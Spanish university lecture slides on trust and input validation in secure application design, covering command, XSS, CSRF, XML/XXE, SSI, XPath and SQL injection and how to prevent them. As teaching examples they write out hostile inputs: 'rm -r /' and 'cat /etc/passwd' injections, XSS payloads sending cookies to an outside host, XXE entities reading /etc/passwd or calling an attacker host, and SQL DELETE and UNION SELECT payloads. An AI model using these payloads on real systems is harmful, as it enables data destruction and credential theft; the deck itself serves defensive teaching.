

Curso: (62612) Diseño de aplicaciones seguras

Fernando Tricas García

Departamento de Informática e Ingeniería de Sistemas
Universidad de Zaragoza

<http://webdiis.unizar.es/~ftricas/>

<http://moodle.unizar.es/>

ftricas@unizar.es

Tema 10: Gestión de la confianza y validación de entradas

Fernando Tricas García

Departamento de Informática e Ingeniería de Sistemas

Universidad de Zaragoza

<http://webdiis.unizar.es/~ftricas/>

<http://moodle.unizar.es/>

ftricas@unizar.es



Confianza

- ▶ Solemos equivocarnos a la hora de depositar nuestra confianza
- ▶ En principio, no confiar en nadie
- ▶ Sólo si es la única forma de cumplir los requisitos
- ▶ Deberíamos desconfiar hasta de nuestros propios servidores
- ▶ Lo primero de todo, ser conscientes de lo que hacemos



La confianza

- ▶ Una relación de confianza implica a varias entidades
- ▶ Las entidades confían en que las otras tienen (o no) ciertas propiedades (suposiciones de confianza, *trust assumptions*)
- ▶ Si las satisfacen, son confiables (*trustworthy*)
- ▶ Estas propiedades raramente se hacen explícitas y producen problemas



La confianza

- ▶ Hay que tener en cuenta las relaciones en todas las etapas del diseño
- ▶ Se confía en los empleados, los desarrolladores, ...
- ▶ También en los canales de comunicación empleados
- ▶ Repetimos: lo más importante es decidir con conocimiento de causa



La confianza

- ▶ Programando también (un desbordamiento de memoria no es mas que un abuso de confianza)
- ▶ Atención a todos los niveles (partes seguras pueden interactuar de modo inseguro)
- ▶ Un clásico (historias para no dormir):

'Reflections on trusting trust'

Ken Thompson

<http://doi.acm.org/10.1145/358198.358210>

- ▶ Cualquier binario que no comprobemos puede ser peligroso (!)



Peticiones hostiles

- ▶ A través de la red, para conseguir acceso a nuestro servidor
- ▶ En la propia máquina, para conseguir más privilegios
 - ▶ Tamaño de los parámetros (incluso el nombre del programa!)
 - ▶ Descriptores de ficheros (se heredan, hay bastantes?)
 - ▶ Máscaras, señales, recursos utilizados, variables de entorno, utilización de bibliotecas, ...



Hay que validar los datos

- ▶ Tipo de datos
- ▶ Longitud
- ▶ Rangos (para los numéricos)
- ▶ Signo (?)
- ▶ Sintaxis, gramática
- ▶ ¡Hacer funciones!



En OWASP

- ▶ OWASP Top 10 2013:

- ▶ A1-Injection
- ▶ A3-Cross-Site Scripting (XSS)

https://www.owasp.org/index.php/Top_10_2013

- ▶ OWASP Top 10 2010:

- ▶ A1: Injection
- ▶ A2: Cross-Site Scripting (XSS)

- ▶ OWASP Top 10 2004:

- ▶ A1 2004 Unvalidated Input
- ▶ A4 2004 Cross Site Scripting
- ▶ A6 2004 Injection Flaws



Entradas

¿De dónde vienen datos?

De muchos sitios...

- ▶ Del teclado (claro)
- ▶ Del ratón



Entradas

¿De dónde vienen datos?

De muchos sitios...

- ▶ Del teclado (claro)
- ▶ Del ratón
- ▶ Variables de entorno del sistema
- ▶ Ficheros de configuración
- ▶ Sistemas y subsistemas externos



Entradas

¿De dónde vienen datos?

De muchos sitios...

- ▶ Del teclado (claro)
- ▶ Del ratón
- ▶ Variables de entorno del sistema
- ▶ Ficheros de configuración
- ▶ Sistemas y subsistemas externos

Además, en la web ...

- ▶ Cabeceras protocolo HTTP
- ▶ GET, POST, cookies
- ▶ Campos ocultos (hidden fields)



Paso de datos a otros sistemas

- ▶ Subsistemas: bases de datos, sistemas operativos, bibliotecas, intérpretes de instrucciones, ...
- ▶ Los datos son simplemente cadenas de caracteres para nuestra aplicación
- ▶ Algunos de estos caracteres pueden tener 'significado' en alguno de los subsistemas, como caracteres de control (metacaracteres)
 - ▶ Los metacaracteres son necesarios, y no suponen un problema de seguridad por si mismos
 - ▶ El problema es cuando se mandan como datos caracteres que son interpretados por otros subsistemas



Metainformación

Ejemplo: Almacenamiento de una cadena de caracteres:

Fuera de banda

Los metadatos están separados de los datos pero asociados

metacaracter
12

Dentro de banda

Los metadatos van con los datos y existen caracteres especiales (metacaracteres) para separarlos.

m	e	t	a	c	a	r	a	c	t	e	r	'\0'
---	---	---	---	---	---	---	---	---	---	---	---	------

Dos dominios de confianza diferentes que han de ser gestionados por los programas.



Representación (codificación)

Siempre hay alternativas para representar los objetos

- ▶ Cadenas de caracteres (con caracteres 'raros')
- ▶ Delimitadores (¿cómo termina algo?)
- ▶ Caracteres especiales

Además, en la web

- ▶ URL's
- ▶ HTML



Invocación segura de otros programas

Llamando al sistema operativo

Hay muchas cosas que hay que tener en cuenta:

- ▶ Variables de entorno: PATH y IFS.
 - ▶ PATH → ¿Dónde buscar el programa invocado?
 - ▶ IFS → Separador en la línea de órdenes (Internal Field Separator): caracteres, blancos
...
- ▶ ¿Cómo se invocan? ¿A qué estamos llamando?
 - ▶ `system()` y `popen()` abren una *shell*
- ▶ Muchas otras cosas: caracteres de 'escape', otros caracteres
Siempre que sea posible: aceptar sólo caracteres buenos (prohibir los malos es mucho más difícil).



Ejemplos

Invocación de un programa externo

```
system("cat", "/var/stats/$username");
```



Invocación de un programa externo

```
system("cat", "/var/stats/$username");
```

¿Qué sucede si la entrada en \$username es '../..etc/password' ?



Ejemplos

Invocación de un programa externo

```
system("cat", "/var/stats/$username");
```

¿Qué sucede si la entrada en \$username es '../../etc/password' ?

¿O 'ftricas; rm -r /' ?



Problemas (por ejemplo) en Perl

Abrir un fichero

```
open(STATFILE, " /var/stats/$username")
```

Hay que tener cuidado con

- ▶ |
 - ▶ El nombre del fichero se interpreta como una instruccion a la que redirigir la salida (si esta al principio), o como una intruccion que generará la entrada que necesitamos.
- ▶ ¡Filtrar los nombres!



Problemas en Perl

Otras posibilidades

```
open(HTMLFILE, " /usr/bin/hacerAlgo_/var/stats/$username|")  
print while <HTMLFILE>
```

- ▶ Ahora el problema es que expande una 'shell'
- ▶ Mejor:

```
open(HTMLFILE, "-|")  
  or exec("/usr/bin/hacerAlgo", "/var/stats/$username");  
print while <HTMLFILE>
```

(se hace un 'fork' del proceso, sin expandir una shell)



Problemas en Perl

Más

```
open(STATFILE, "<$username.html")
```

Introducimos:

```
ftricas\0hola!
```

Perl usa una biblioteca escrita en C!

```
../../../../etc/password%00
```

Se termina la cadena, se desprecia el .html y
Esto puede suceder en otros lenguajes.



Entradas de muchas formas

```
<input type=hidden name=to value=ftricas@unizar.es>
```

```
<input type=hidden item=SuperPC(TM) value=1200>
```



Entradas de muchas formas

```
<input type=hidden name=to value=ftricas@unizar.es>
```

```
<input type=hidden item=SuperPC(TM) value=1200>
```

¿Pueden cambiar algo?



Entradas de muchas formas

```
<input type=hidden name=to value=ftricas@unizar.es>
```

```
<input type=hidden item=SuperPC(TM) value=1200>
```

¿Pueden cambiar algo?

- ▶ ¡Nunca suponer que no se puede cambiar nada!
 - ▶ O que se va a usar 'correctamente'
- ▶ No confiar en la validación del cliente
 - ▶ javascript, otros, ...
- ▶ Tampoco confiar en combinaciones 'mágicas' de parámetros



(Una) forma de cambiarlo

1. Salvar el fichero HTML
2. Abrirlo con cualquier editor
3. Hacer los cambios
4. Cambiar las URLs relativas de los formularios por URLs absolutas
5. Grabar el fichero
6. Abrirlo con el navegador

Otra: probar con la URL (POST vs GET)

Hay herramientas ...



Herramientas

- ▶ WebScarab

http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

- ▶ PenProxy

<http://shh.thathost.com/pub-java/html/PenProxy.html>

- ▶ webdeveloper (Para firefox-mozilla)

<http://chrispederick.com/work/web-developer/>

- ▶ Edit This cookie

<https://chrome.google.com/extensions/detail/fngmhnnpilhplaeedifhccceomclgfbg>

- ▶ ...



Más en la web

- ▶ Las 'cookies' también pueden venir modificadas (sobre todo, las persistentes)
 - ▶ Cifrar lo que no queramos que se vea
 - ▶ Firmar lo que no queramos que se cambie (MAC)
- ▶ Y los referers
 - ▶ Utilizar como comprobación adicional, pero no única



Aún mas en la web

- ▶ Cuidado, si se permite incluir html a los usuarios
 - ▶ `<script>`
 - ▶ Codificaciones alternativas de `<` y `>`



Aún mas en la web

- ▶ Cuidado, si se permite incluir html a los usuarios
 - ▶ `<script>`
 - ▶ Codificaciones alternativas de `<` y `>`

Ejemplos

Cuidado con los %

- ▶ `%3C` es `<`
- ▶ `%00` es NULL
- ▶ `%0A` es salto de línea, ...



Aún mas en la web

- ▶ Cuidado, si se permite incluir html a los usuarios
 - ▶ `<script>`
 - ▶ Codificaciones alternativas de `<` y `>`

Ejemplos

Cuidado con los %

- ▶ `%3C` es `<`
- ▶ `%00` es NULL
- ▶ `%0A` es salto de línea, ...

⇒ Ideas. Codificar para escribir en la pantalla: `&#` seguido de la representación numérica del carácter (`<` es `<`)

Fijar la codificación

`<META http-equiv="Content-Type" content="text/html"; charset=ISO-8859-1">`

⇒ También! Establecer una codificación correcta para las páginas, y saber qué caracteres especiales les corresponden!



Validación de datos. Cross site Scripting

Para verlo pinche en:

[http://www.eu2010.es/en/resultadoBusqueda.html?query=%3Cscript%3Edocument.write%28%27%3Cimg%20src%3D%22http%3A%2F%2Fblog.tmcnet.com%2Fblog%2Ftom-keating%2Fimages%2Fmr-bean.jpg%22%20%2F%3E%27%29%3C%2Fscript%3E&index=buscadorGeneral en](http://www.eu2010.es/en/resultadoBusqueda.html?query=%3Cscript%3Edocument.write%28%27%3Cimg%20src%3D%22http%3A%2F%2Fblog.tmcnet.com%2Fblog%2Ftom-keating%2Fimages%2Fmr-bean.jpg%22%20%2F%3E%27%29%3C%2Fscript%3E&index=buscadorGeneral%20en)



Validación de datos. Cross site Scripting

Para verlo pinche en:

```
http://www.eu2010.es/en/resultadoBusqueda.html?query=%3Cscript%3Edocument.write%28%27%3Cimg%20src%3D%22http%3A%2F%2Fblog.tmcnet.com%2Fblog%2Ftom-keating%2Fimages%2Fmr-bean.jpg%22%20%2F%3E%27%29%3C%2Fscript%3E&index=buscadorGeneral en
```

- ▶ <http://www.eu2010.es/en/resultadoBusqueda.html>
- ▶ query=
- ▶ Inyectado:

```
<script>document.write('')</script>
```




Validación de datos. Cross site Scripting

The screenshot shows the website of the Spanish Presidency (Presidencia Española). The search bar at the top right contains the text "%28%". The search results section displays "Resultados de búsqueda" and "No se han encontrado Resultados!!". Below this, there is an error message: "Error org.openoms.search.OneSearchException: Búsqueda de 'query:'] fields:[meta, content] sort:[default]' fallida." A large image of Mr. Bean is shown as the search result. To the right, there is a calendar widget for January 2010. The calendar shows the 8th of January highlighted in yellow. Below the calendar, there is a "See the calendar for:" section with a dropdown menu set to "European Council" and an "ok" button. At the bottom right, there is a "cultura" logo with a red cape.

<http://www.hispasec.com/unaaldia/4090>

<http://www.securitybydefault.com/2010/01/eu2010es-el-fail-es-para.html>

La web del Senado (noviembre 2012)



<http://www.senado.es/web/composicionorganizacion/senadores/composicionenadose/senadoresenactivo/consultaordenalfabetico/index.html?id=>



Departamento de
Informática e Ingeniería
de Sistemas
1542
Universidad Zaragoza

La web

Inyección de html *Cross-site scripting* (y familiares)

- ▶ Ataques basados en datos que son peligrosos después de ejecutar nuestro código.
 - ▶ Si en lugar de mostrar una imagen, ejecutamos alguna acción...
- ▶ Los datos pueden venir de un enlace de un sitio no confiable, pero también de un correo electrónico, un grupo de news...

⇒ Explotación de la confianza: el que navega confía en que los enlaces que recibe o ve son siempre correctos.



Validación de datos. Cross site Scripting

```
https://www.unionstandardsb.com/script/  
LoginServlet?function= %22%3E %3Cscript%3Edocument.  
write%28String.fromCharCode%2860%2C115%2C99%2C  
114%2C105%2C112%2C116%2C62%2C60%2C105%2C102  
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2  
C99%2C61%2C104%2C116%2C116%2C112%2C58%2C47  
%2C47%2C119%2C119%2C119%2C46%2C99%2C121%2C  
98%2C101%2C114%2C99%2C114%2C105%2C109%2C105  
%2C110%2C97%2C108%2C98%2C97%2C110%2C107%2C  
46%2C99%2C111%2C109%2C47%2C108%2C111%2C103  
%2C105%2C110%2C46%2C112%2C104%2C112%2C62%2  
C60%2C47%2C115%2C99%2C114%2C105%2C112%2C116  
%2C62%29%29%3C/script%3E
```



Validación de datos. Cross site Scripting

```
https://www.unionstandardsb.com/script/
LoginServlet?function= %22%3E %3Cscript%3Edocument.
write%28String.fromCharCode%2860%2C115%2C99%2C
114%2C105%2C112%2C116%2C62%2C60%2C105%2C102
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2
C99%2C61%2C104%2C116%2C116%2C112%2C58 %2C47
%2C47%2C119%2C119%2C119%2C46%2C99%2C121%2C
98%2C101%2C114%2C99%2C114%2C105%2C109%2C105
%2C110%2C97%2C108%2C98%2C97%2C110%2C107%2C
46%2C99%2C111%2C109%2C47%2C108%2C111%2C103
%2C105%2C110%2C46%2C112%2C104%2C112%2C62%2
C60%2C47%2C115%2C99%2C114%2C105%2C112%2C116
%2C62%29%29%3C/script%3E
```

```
https://www.unionstandardsb.com/script/LoginServlet
?function="><script>document.write(String.fromCharCode
(60,105,102,114,97,109,101,32,115,114,99,61,104,116,116,
112,58,47,47,119,119,119,46,99,121,98,101,114,99,114,105,109,1
05,110,97,108,98,97,110,107,46,99,111,109,47,108,111,103,105,1
10,46,112,104,112,62))</script>
```

- ▶ Verde: nuestro sitio
- ▶ Rojo: JavaScript
- ▶ Azul: Texto codificado



Validación de datos. Cross site Scripting

```
https://www.unionstandardsb.com/script/
LoginServlet?function= %22%3E %3Cscript%3Edocument.
write%28String.fromCharCode%2860%2C115%2C99%2C
114%2C105%2C112%2C116%2C62%2C60%2C105%2C102
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2
C99%2C61%2C104%2C116%2C116%2C112%2C58 %2C47
%2C47%2C119%2C119%2C119%2C46%2C99%2C121%2C
98%2C101%2C114%2C99%2C114%2C105%2C109%2C105
%2C110%2C97%2C108%2C98%2C97%2C110%2C107%2C
46%2C99%2C111%2C109%2C47%2C108%2C111%2C103
%2C105%2C110%2C46%2C112%2C104%2C112%2C62%2
C60%2C47%2C115%2C99%2C114%2C105%2C112%2C116
%2C62%29%29%3C/script%3E
```

```
https://www.unionstandardsb.com/script/LoginServlet
?function="><script>document.write(String.fromCharCode
Code(60,105,102,114,97,109,101,32,115,114,99,61,104,116,116,
112,58,47,47,119,119,119,46,99,121,98,101,114,99,114,105,109,1
05,110,97,108,98,97,110,107,46,99,111,109,47,108,111,103,105,1
10,46,112,104,112,62))</script>
```

- ▶ Verde: nuestro sitio
- ▶ Rojo: JavaScript
- ▶ Azul: Texto codificado

La parte en azul ... <iframe src=http://www.cybercriminalbank.com/login.php>



Validación de datos. Cross site Scripting

```
https://www.unionstandardsb.com/script/  
LoginServlet?function= %22%3E %3Cscript%3Edocument.  
write%28String.fromCharCode%2860%2C115%2C99%2C  
114%2C105%2C112%2C116%2C62%2C60%2C105%2C102  
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2  
C99%2C61%2C104%2C116%2C116%2C112%2C58 %2C47  
%2C47%2C119%2C119%2C119%2C46%2C99%2C121%2C  
98%2C101%2C114%2C99%2C114%2C105%2C109%2C105  
%2C110%2C97%2C108%2C98%2C97%2C110%2C107%2C  
46%2C99%2C111%2C109%2C47%2C108%2C111%2C103  
%2C105%2C110%2C46%2C112%2C104%2C112%2C62%2  
C60%2C47%2C115%2C99%2C114%2C105%2C112%2C116  
%2C62%29%29%3C/script%3E
```

```
https://www.unionstandardsb.com/script/LoginServlet  
?function="><script>document.write(String.fromCharCode  
(60,105,102,114,97,109,101,32,115,114,99,61,104,116,116,  
112,58,47,47,119,119,119,46,99,121,98,101,114,99,114,105,109,1  
05,110,97,108,98,97,110,107,46,99,111,109,47,108,111,103,105,1  
10,46,112,104,112,62))</script>
```

- ▶ Verde: nuestro sitio
- ▶ Rojo: JavaScript
- ▶ Azul: Texto codificado

La parte en azul ... <iframe src=http://www.cybercriminalbank.com/login php>

http://www.infosecwriters.com/text_resources/pdf/RMcrec_XSS.pdf



Validación de datos. Cross site Scripting

- ▶ Basado en DOM: JavaScript accede a una URL y utiliza su resultado sin más
- ▶ Cross site scripting reflejado: los datos del cliente se usan directamente para generar una página que se muestra al usuario.
(el peligro viene de que un atacante pueda hacer que el usuario vea lo que él quiera)
- ▶ Cross site scripting almacenado: atacar una vez y explotarlo muchas . . .



Ejemplo

`https://www.acunetix.com/websitesecurity/xss/`



Ejemplo

`https://www.acunetix.com/websitesecurity/xss/`

```
http://host/a.php?variable=">
```

```
<script>
```

```
document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?
```

```
'%20+document.cookie</script>
```

XSS (Cross Site Scripting) Prevention Cheat Sheet

`https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet`



Cross-Site Request Forgery (CSRF)

- ▶ El usuario se conecta a un sitio A que confía
- ▶ Está autenticado en otro B (y otros).
- ▶ En el sitio en el que confía A aparece la carga de algo que provoca una acción en el sitio donde está autenticado B y provoca una acción

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

```

```

También *Http Parameter Pollution (HPP)*, *Server Side Request Forgery (SSRF)* ...



Validación de datos. Inyección de XML

El XML se usa en ocasiones para transmitir información o almacenarla. Hay que tener cuidado con:

Comillas simples (')

Si tenemos:	<code><node attrib='\$inputValue' /></code>
Cuando:	<code>inputValue = kk'</code>
Se convierte en:	<code><node attrib='kk' /></code>

Comillas dobles (")

Si tenemos:	<code><node attrib="\$inputValue" /></code>
Cuando:	<code>inputValue = kk"</code>
Se convierte en:	<code><node attrib="kk" /></code>



Validación de datos. Inyección de XML

Ángulos (< >)

Si tenemos:	username = kk<
Conseguiría:	<user> <username>kk<</username> <password>lalelilo3-</password> ... </user>

Etiquetas de comentarios: <! -- / -- >

Si tenemos:	username = kk<!--
Conseguiría:	<user> <username>kk<!--</username> <password>lalelilo3-</password> ... </user>

Validación de datos. Inyección XML

Ampersand, &

Sirve para representar entidades XML

```
<password>&lt;</password>
```

O, si aparece sin codificar (&) se entiende como un documento mal formado

CDATA (Comienzo/fin)

Los caracteres de dentro no son analizados por el analizador de XML.

Cuando:	<pre><username><![CDATA[<\$userName>]]></username></pre>
y	<pre>userName =]]></pre>
Resultado:	<pre><username><![CDATA[]]>]]></username></pre>



Validación de datos. Inyección XML

Entidades externas

Al analizar un documento XML, la etiqueta CDATA se elimina:

```
<html>$HTMLCode</html>
```

Si conseguimos poner algo como:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')  
<![CDATA[<]]/script<![CDATA[>]]>
```

Se convierte en:

```
<html>  
<![CDATA[<]]>script<![CDATA[>]]>alert('xss')  
<![CDATA[<]]/script<![CDATA[>]]>  
</html>
```

En la fase de análisis CDATA se elimina:

```
<script>alert('xss')</script>
```

⇒ Se puede engañar a los filtros insertando código en CDATA)



Validación de datos. Inyección XML

► Creación de entidades

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE kk [  
  <!element kk ANY>
```

```
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><kk>\&xxe;</kk>
```

...

También

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><kk>\&xxe;</kk>
```

```
<!ENTITY xxe SYSTEM "file:///:/boot.ini" >]><kk>\&xxe;</kk>
```

Y, claro:

```
<!ENTITY xxe SYSTEM "http://www.atacante.com/text.txt" >]><kk>\&xxe;</kk>
```

Analizando los errores se puede aprender sobre la base de datos



Validación de datos. Inyección XML

Username: tony

Password: lola34· , li

Email: kk@kk.com</mail><userid>0</userid><mail>kk@hell.com

Un DTD adecuado y la correspondiente validación pueden frenar eso. Pero también es posible que nuestros campos aparezcan 'delante' de los 'reales'.



Validación de datos. Inyección SSI

'Server Side Includes': algunos servidores permiten

```
<!--#include virtual="footer.html" -->
```

```
<!--#include cmd="ls" -->
```

No suele estar activado por defecto

En este caso los caracteres relevantes son:

```
< ! # / . " - >
```



Validación de datos. Inyección XPath

XPath es el lenguaje diseñado para operar con datos descritos con XML.

Pregunta:

```
string (//user[username/text()='gandalf' and  
password/text()='!ce']/account/text())
```

¿Cómo se construye la pregunta? ¿Se puede inyectar un **or**?



Validación de datos. Inyección de instrucciones del S.O.

Inyección de instrucciones del S.O.

http://el.sitio.com/cgi-bin/userData.pl?doc=user1.txt

Si hacemos ...

http://el.sitio.com/cgi-bin/userData.pl?doc=/bin/ls|

Se ejecuta la instrucción

http://el.sitio.com/algo.php?dir=%3Bcat%20/etc/password

(%3B es ;)

Inyección cadenas de formato

http://sitio.com/query.cgi?name=ftricas&codigo=3

http://sitio.com/query.cgi?name=ftricas %x. %x&codigo=3 %x. %x.



Denegación de servicio

- ▶ Bloquear cuentas de usuarios
 - ▶ La página de login
 - ▶ Creación de cuentas (¿quién las crea? ¿Con qué identificador?)
 - ▶ Página de claves (¿reset?)
- ▶ Desbordamientos de memoria
- ▶ Asignación de recursos solicitada por el usuario
- ▶ Inicialización de contadores
- ▶ Escribir datos de usuarios al disco
- ▶ Liberación de recursos después del uso
- ▶ Almacenamiento de muchos datos en la sesión



- ▶ Al analizar el XML hay que recorrerlo entero
 - ▶ Documentos mal formados (a propósito)
 - ▶ Documentos con entradas inesperadamente largas (cantidad o longitud)
 - ▶ Adjuntos binarios

Servicios web y XML

- ▶ El contenido (inyecciones variadas, desbordamiento de memoria).
- ▶ HTTP GET, REST ... (como vía de entrada)
- ▶ Adjuntos SOAP (binarios que pueden ser redistribuidos?)
- ▶ Repetición
 - ▶ Tokens de sesión aleatorios
 - ▶ SSL



Seguridad del lado del cliente

- ▶ No podemos estar seguros de que el cliente es como lo hemos contruido. Esto incluye:
 - ▶ Preguntas SQL integradas en el código
 - ▶ Cualquier otra cosa que deba ser secreta

Ejemplo

```
select ssn from empleados;
```



En el cliente

Si las instrucciones están en el cliente, es trivial sustituirlas

Antes:

```
00000590 01 00 02 00 25 73 0a 00 73 65 6c 65 63 74 20 2a |...%s..select *|
000005a0 20 66 72 6f 6d 20 65 6d 70 6c 65 61 64 6f 00 00 | from empleado..|
000005b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000006a0 7c 97 04 08 00 00 00 00 01 00 00 00 24 00 00 00 ||.....$.|
000006b0 0c 00 00 00 a0 82 04 08 0d 00 00 00 70 85 04 08 |... ..P..|
000006c0 04 00 00 00 48 81 04 08 05 00 00 00 e8 81 04 08 |...H.....è..|
000006d0 06 00 00 00 78 81 04 08 0a 00 00 00 67 00 00 00 |...x.....g..|
```

Después:

```
00000590 01 00 02 00 25 73 0a 00 64 65 6c 65 74 65 20 20 |...%s..delete |
000005a0 20 66 72 6f 6d 20 65 6d 70 6c 65 61 64 6f 00 00 | from empleado..|
000005b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000006a0 7c 97 04 08 00 00 00 00 01 00 00 00 24 00 00 00 ||.....$.|
000006b0 0c 00 00 00 a0 82 04 08 0d 00 00 00 70 85 04 08 |... ..P..|
000006c0 04 00 00 00 48 81 04 08 05 00 00 00 e8 81 04 08 |...H.....è..|
000006d0 06 00 00 00 78 81 04 08 0a 00 00 00 67 00 00 00 |...x.....g..|
```

En el servidor

Ejemplo

- ▶ La instrucción:

```
' select * from empleados where id = ' + datos
```

- ▶ Dato que se espera recibir:

456

(un número)

- ▶ ¿Y si envíamos?

456; **delete from** empleados;



¿Qué hacer?

- ▶ Listas blancas
- ▶ Sólo caracteres aceptables



Inyección de SQL

Ejemplo:

```
"SELECT * from usr"  
+ "WHERE userName='"+ userName + "'"  
+ "AND password='"+ password + "'";
```

- ▶ Hay que tener cuidado con
 - ▶ ' (James O'Connor)
 - ▶ - - (john' - -). Se comenta el resto de la consulta
 - ▶ ¿Cómo se cierran las preguntas?
 - ▶ ¿Cómo se ponen comentarios?
 - ▶ ¿Algo más?




Inyección de SQL

Ejemplo:

```
"SELECT * from usr"  
+ "WHERE userName='"+ userName + "'"  
+ "AND password='"+ password + "'";
```

- ▶ Hay que tener cuidado con
 - ▶ ' (James O'Connor)
 - ▶ - - (john' - -). Se comenta el resto de la consulta
 - ▶ ¿Cómo se cierran las preguntas?
 - ▶ ¿Cómo se ponen comentarios?
 - ▶ ¿Algo más?



Inyección de SQL

(Mucho más)

- ▶ Mi base de datos no entiende el - -
 - ▶ ' OR 'a'='b' (las prioridades)



Inyección de SQL

(Mucho más)

- ▶ Mi base de datos no entiende el - -
 - ▶ ' OR 'a'='b' (las prioridades)
- ▶ El problema
 - ▶ La ' cambia el contexto del intérprete de SQL
 - ▶ Hay que avisar al intérprete de que no es un metacaracter (escape)
 - ▶ Algunos lenguajes lo hacen automáticamente
- ▶ Pero no era la única posibilidad



Inyección de SQL

No confiar

Ejemplo (ASP)

```
custId = Request.QueryString("id")  
query  = "SELECT * FROM Customer WHERE CustId=" & custId
```

Se supone que custId es numérico pero VBScript (y otros) no hace comprobación de tipos. Podríamos pasarle:

1; **DELETE FROM** Customer;

Por supuesto ... Cualquier cosa, en lugar de DELETE
¡Asegurarse de que lo que pasamos es justamente lo que debemos pasar!



Robo de información

No hemos acabado

► UNION SELECT

Ejemplo (PHP)

```
$cat = $_GET["category"];  
$query = "SELECT Id, Title, Abstract FROM News "  
        . "WHERE Category=" . $cat;
```

¿Podrían teclear?

1 **UNION SELECT** 1,UsrName,Passwd **FROM** Usr

Hay más posibilidades! (y gente con imaginación)



Codificaciones alternativas

Para escribir 'SQL':

- ▶ MS SQL Server:

`char(83)+char(81)+char(76)`

- ▶ PostgreSQL:

`char(83)||char(81)||char(76)`

- ▶ MySQL:

`char(83,81,76)`

- ▶ MySQL:

`0x53514C`

No es suficiente con evitar las comillas



Los mensajes de error

Mensaje de error

```
SQLExecute: RETCODE=-1, State=S0022, Native Error=207  
SQL statement="update project set AreaOptions = ? where dbid = 33554457"  
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column name 'AreaOptions'
```

- ▶ Estamos dando mas información de la necesaria?
- ▶ Hay propuestas metodologías para sacar partido de este tipo de errores
- ▶ Nunca proporcionar mensajes de error de este tipo a los clientes



Evitar la inyección de SQL

Procedimientos almacenados ('stored procedures')

▶ MS SQL Server

```
CREATE Procedure insert_person
    @name VARCHAR(10), @age INTEGER AS
    INSERT INTO person (name, age) VALUES (@name, @age)
GO
```

▶ Uso:

```
conn.Execute("insert_person_'" & Request("name") _
            & "'_" & Request("age"))
```

▶ **Cuidado:** y si la llamada es...

```
bar', 1_DELETE_FROM_person--
```

Edad vacía



Procedimientos almacenados

- ▶ Una configuración adecuada de la base de datos solventaría estos problemas
- ▶ Pero no evitaría, por ejemplo, la invocación a otros procedimientos almacenados
- ▶ ¿El servidor estará correctamente configurado y administrado?
- ▶ Dos alternativas:
 - ▶ Gestión de metacaracteres
 - ▶ Construcción de preguntas de forma que no puedan aparecer



Qué metacaracteres?

- ▶ Leer la documentación
- ▶ ' → ''
- ▶ Pero también
